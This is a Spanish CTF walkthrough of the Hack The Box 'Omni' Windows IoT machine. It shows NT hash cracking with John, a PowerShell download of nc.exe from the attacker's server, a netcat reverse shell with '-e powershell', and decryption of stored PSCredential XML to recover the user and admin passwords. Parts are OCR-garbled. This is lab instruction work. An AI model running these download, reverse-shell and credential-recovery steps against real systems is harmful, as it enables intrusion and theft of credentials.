
```


guardamos la salida en un archivo y crackeamos los hashes con john
john --wordlist=/usr/share/wordlists/rockyou.txt hashesnt.txt --format=NT

```
(kali㉿kali)-[~/machineshtb/Omni]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashesnt.txt --format=NT
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4:256/256 AVX2:8x3])
Remaining 5 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
mesh5143 (app)
1g 0:00:00:01 DONE (2025-04-03 03:00) 0.7194g/s 10319Kp/s 10319Kc/s 45309KC/s _ 09..*7
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.


(kali㉿kali)-[~/machineshtb/Omni]
$
```

Con estas credenciales intenté acceder via psexec pero no funciono por lo cual accedemos via web por el puerto 8080






en el apartado de procesos se puede ejecutar comandos



El comando whoami, certutil, curl entre otros no se encuentran en la máquina, intentamos pasar nuevamente netcat, pero esta vez dejándolo en otra ruta en la cual no tenga conflicto y por medio de powershell.




levantamos python server

```
(kali㉿kali)-[~/machineshtb/Omni]
$ cp /usr/share/windows-resources/binaries/nc.exe .
(kali㉿kali)-[~/machineshtb/Omni]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[Omni] 0:hash 1:hash- 2:hash 3:python3*
```

UltimateAppLockerByPassListPublic - App locker list

Para evitar problemas al ejecutar el archivo validamos algunas rutas donde no debe haber problemas de ejecución

<https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/Generic-AppLockerbypasses.md>



Ejecutamos con powershell

```
powershell Invoke-WebRequest -Uri 'http://10.10.14.4/nc.exe' -OutFile  
C:\windows\tracing\nc.exe
```


Run Command

powershell Invoke-WebRequest -Uri 'http://10.10.14.4/nc.exe' -OutFile C:\windows\trac

Run

☐ Run as DefaultAccount

Output

```
10/26/2018 11:36 PM 12,800 wship6.dll
10/26/2018 11:36 PM 19,968 wshqos.dll
10/26/2018 11:36 PM 12,800 WSHTCPIP.DLL
10/26/2018 11:37 PM 17,752 wshunix.dll
10/26/2018 11:37 PM 32,256 WsmAgent.dll
10/26/2018 11:37 PM 4,675 wsmancfg schema.xml
```

al ejecutar en la ruta tracing nos tira acceso denegado
C:\windows\tracing\nc.exe 10.10.14.4 123 -e powershell

```
Command> C:\windows\tracing\nc.exe nc.exe 10.10.14.4 123 -e powershell
Access is denied.

Command> C:\windows\tracing\nc.exe 10.10.14.4 123 -e powershell
Access is denied.
```

Clear

cambiamos la ruta a tmp y ejecutamos

```
Invoke-WebRequest : Could not find a part of the path
'C:\Windows\System32\com\dmp\nc.exe'.
At line:1 char:1
+ Invoke-WebRequest -Uri 'http://10.10.14.4/nc.exe' -OutFile C:\Windows ...
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Invoke-WebRequest], Directory
  NotFoundException
+ FullyQualifiedErrorId : System.IO.DirectoryNotFoundException,Microsoft.P
  owerShell.Commands.InvokeWebRequestCommand

Command> powershell Invoke-WebRequest -Uri 'http://10.10.14.4/nc.exe' -OutFile C:
\Windows\Temp\nc.exe

Command> C:\Windows\Temp\nc.exe 10.10.14.4 -e powershell

This version of C:\Windows\Temp\nc.exe is not compatible with the version of Windows
you're running. Check your computer's system information and then contact the
software publisher.

Command> powershell Invoke-WebRequest -Uri 'http://10.10.14.4/nc64.exe' -OutFile C:
\Windows\Temp\nc64.exe
```

Clear

```
(kali@kali)-[~/machineshtb/Omni]
$ rlwrap nc -lvnp 123
listening on [any] 123 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.204] 49701
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32> whoami
whoami
whoami : The term 'whoami' is not recognized as the name of a cmdlet,
function, script file, or operable program. Check the spelling of the
if a path was included, verify that the path is
correct and try again.
At line:1 char:1
+ whoami
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (whoami:String) [], Comm
undException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\windows\system32>
PS C:\windows\system32>
PS C:\windows\system32>
```

para buscar la flag entramos al directorio data ->users ->app

```
d-r---      7/4/2020    7:28 PM      Videos - whoami
-ar---      7/4/2020    8:20 PM      344 hardening.txt
-ar---      7/4/2020    8:14 PM      1858 iot-admin.xml
-ar---      7/4/2020    9:53 PM      1958 user.txt

PS C:\Data\Users\app> type user.txt
type user.txt
<Obj Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">010
26b9706a29aa403cc131a863dc
f7c34c053d034a3bf86efebefc
96e434106f1207e25c3b3b0ea3
    </Props>
  </Obj>
</Obj>
PS C:\Data\Users\app>
```

Sin embargo, esta parece ser una flag no tradicional, dado que tiene varios caracteres.

Import-Clixml

En Windows se pueden importar y exportar credenciales seguras como XML como se evidencia al abrir el archivo comienza por xmlns

Description

El cmdlet `Import-Clixml` importa objetos que se han serializado en un archivo XML de Common Language Infrastructure (CLI). Un uso valioso de `Import-Clixml` en equipos Windows es importar credenciales y cadenas seguras que se exportaron como XML seguro mediante `Export-Clixml`. ejemplo 2 muestra cómo usar `Import-Clixml` para importar un objeto de credencial segura.

Los datos CLIXML se deserializan de nuevo en objetos de PowerShell. Sin embargo, los objetos deserializados no son objetos dinámicos. Son una instantánea de los objetos en el momento de la serialización. Los objetos deserializados incluyen propiedades, pero no métodos.

```
removed administrator account from "Ssh Users" group
PS C:\data\Users\app> type user.txt
type user.txt
<Obj Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa288536400000000200000000001066
26b9706a29aa403cc131a863dc57d7d69ef398e0731a00000000e80000000020000200000000e9b13a75b6fd2ea6fd955909f9927dc2e77d41b19adde3951
f7c34c053d034a3bf86efebfd8ff075f4e1f8cc00ec156fe26b4303047cee7764912eb6f85ee34a386293e78226a766a0e5d7b745a84b8f839dacee4fe6ffb
96e434106f1207e25c3b3b0ea37bd9e779cdd92bd44be23aaea507b6cf2b614c7c2e71d211990af0986d008a36c133c36f4da2f94064e7</SS>
    </Props>
  </Obj>
</Obj>
PS C:\data\Users\app>
```

Con el siguiente comando podemos validar el contenido del archivo

`Import-Clixml -Path 'C:\data\Users\app\user.txt'`

```
PS C:\data\Users\app> Import-Clixml -Path 'C:\data\Users\app\user.txt'
Import-Clixml -Path 'C:\data\Users\app\user.txt'

UserName          Password
-----
flag              System.Security.SecureString

PS C:\data\Users\app>
```

Secure String SS

como tiene un secure string con el comando `GetNetworkCredential().password` se puede convertir a texto plano (`Import-Clixml -Path 'C:\data\users\app\user.txt').GetNetworkcredential().password`)

```

PS C:\data\Users\app> (Import-Clxml -Path 'C:\data\users\app\user.txt').GetNetworkcredential().password
(Import-Clxml -Path 'C:\data\users\app\user.txt').GetNetworkcredential().password
7cfd50f6bc34db3204898f1505ad9d70
PS C:\data\Users\app>
[0] 0:python3- 1:r\wrap*

```

Escalada de privilegios

Validando los archivos de la máquina tambien se encuentra un archivo llamado iot-admin.xml que está en el mismo formato de la flag.

```

PS C:\data\Users\app> (Import-Clxml -Path 'C:\data\users\app\user.txt').GetNetworkcredential().password
(Import-Clxml -Path 'C:\data\users\app\user.txt').GetNetworkcredential().password
7cfd50f6bc34db3204898f1505ad9d70
PS C:\data\Users\app> type iot*
type iot*
<Obj Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">omni\administrator</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa28853640000000020000000
b37f9ebad14e910d62feb252fdc98a48634d18ae4ebe00000000e80000000020000200000000648cd59a0cc43932e3382b5197a1928ce91e87321c0d
9694e42094fd7ad366fe93cbdf1c8c8e72949f56d7e84e40b92e90df02d635088d789ae52c0d640000000403cfe531963fc59aa5e15115091f6daf994
0b56b91cebfab773d0ca89a57553ea1040af3ea3085c27</SS>
    </Props>
  </Obj>
</Obj>
PS C:\data\Users\app>

```


(Import-Clxml -Path 'C:\data\users\app\iot-admin.xml').GetNetworkcredential().password

```

PS C:\data\Users\app> (Import-Clxml -Path 'C:\data\users\app\iot-admin.xml').GetNetworkcredential().password
(Import-Clxml -Path 'C:\data\users\app\iot-admin.xml').GetNetworkcredential().password
1n...
PS C:\data\Users\app>

```

como tenemos la credencial de admin, pero no tenemos acceso a ssh intentamos acceder por el 8080 y logramos acceder



una vez dentro obtenemos la flag de admin.

Run Command

☐ Run as DefaultAccount

Output

```
Command> dir c:\data\Users\administrator

Volume in drive C is Main05
Volume Serial Number is 3C37-C677

Directory of c:\data\Users\administrator

07/04/2020  09:48 PM    <DIR>          .
07/04/2020  09:48 PM    <DIR>          ..
07/03/2020  11:23 PM    <DIR>          3D Objects
07/03/2020  11:23 PM    <DIR>          Documents
07/03/2020  11:23 PM    <DIR>          Downloads
07/03/2020  11:23 PM    <DIR>          Favorites
07/03/2020  11:23 PM    <DIR>          Music
07/03/2020  11:23 PM    <DIR>          Pictures
07/04/2020  09:48 PM             1,958 root.txt
07/03/2020  11:23 PM    <DIR>          Videos
                1 File(s)              1,958 bytes
                9 Dir(s)  4,671,619,072 bytes free
```

vs Device Portal

Run Command

☐ Run as DefaultAccount

Output

```
Command> dir c:\data\Users\administrator


Volume in drive C is Main05
Volume Serial Number is 3C37-C677

Directory of c:\data\Users\administrator

07/04/2020  09:48 PM    <DIR>          .
07/04/2020  09:48 PM    <DIR>          ..
07/03/2020  11:23 PM    <DIR>          3D Objects
07/03/2020  11:23 PM    <DIR>          Documents
07/03/2020  11:23 PM    <DIR>          Downloads
07/03/2020  11:23 PM    <DIR>          Favorites
07/03/2020  11:23 PM    <DIR>          Music
07/03/2020  11:23 PM    <DIR>          Pictures
07/04/2020  09:48 PM             1,958 root.txt
07/03/2020  11:23 PM    <DIR>          Videos
                1 File(s)              1,958 bytes
                9 Dir(s)  4,671,619,072 bytes free

Command> type c:\data\Users\administrator\root.txt
```

sin embargo, esta flag tambien está en formato xml-cli




The screenshot shows a Windows command prompt window titled "Run Command". It displays several directory listings for the path c:\data\Users\administrator. The listings show files like root.txt and folders like Downloads, Favorites, Music, Pictures, and Videos. A red box highlights the command `type c:\data\Users\administrator\root.txt`. Below the command, the output is shown in XML format, including a `<S N="Password">` tag with a long hexadecimal string value.

```
07/03/2020 11:23 PM <DIR> Downloads
07/03/2020 11:23 PM <DIR> Favorites
07/03/2020 11:23 PM <DIR> Music
07/03/2020 11:23 PM <DIR> Pictures
07/04/2020 09:48 PM 1,958 root.txt
07/03/2020 11:23 PM <DIR> Videos
1 File(s) 1,958 bytes
9 Dir(s) 4,671,619,072 bytes free

Command> type c:\data\Users\administrator\root.txt

<Obj Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <S N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb0100000011d9a9af9398c648be30a7dd</S>
    </Props>
  </Obj>
</Obj>
```

Nuevamente ejecutamos con powershell
powershell (Import-Clxml -Path 'C:\data\users\administrator\root.txt').GetNetworkcredential().password



The screenshot shows a Windows Device Portal interface titled "Run Command x". It features a text input field containing the PowerShell command `powershell (Import-Clxml -Path 'C:\data\users\administrator\root.txt').GetNetworkcredential().password`. A "Run" button is visible to the right of the input field. Below the input field, there is a checkbox labeled "Run as DefaultAccount". The "Output" section shows the command being executed in a PowerShell prompt, displaying directory information for c:\data\Users\administrator, including volume information and a directory listing.

```
Run Command x

powershell (Import-Clxml -Path 'C:\data\users\administrator\root.txt').GetNetworkcredential().password Run

☐ Run as DefaultAccount

Output

Command> dir c:\data\Users\administrator

Volume in drive C is MainOS
Volume Serial Number is 3C37-C677

Directory of c:\data\Users\administrator

07/04/2020 09:48 PM <DIR> .
07/04/2020 09:48 PM <DIR> ..
07/03/2020 11:23 PM <DIR> 30 Objects
07/03/2020 11:23 PM <DIR> Downloads
```

```
</System.Object> />
</TN>
<ToString>System.Management.Automation.PSCredential</ToString>
<Props>
  <S N="UserName">flag</S>
  <SS
N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb0100000011d9a9af9398c648be30a7dd1
  </Props>
</Obj>
</Objs>
Command> powershell (Import-Clxml -Path
'C:\data\users\administrator\root.txt').GetNetworkcredential().password
5d
Clear
```

Conclusión: Omni es una máquina Windows muy interesante basada en Windows IoT y la vulnerabilidad SIREP server, extracción de hashes SAM y System, adicionalmente se aprende como evadir el secure string de Windows y la exportación de credenciales seguras en formato XML por medio de Import-Clxml y GetNetworkcredential().password.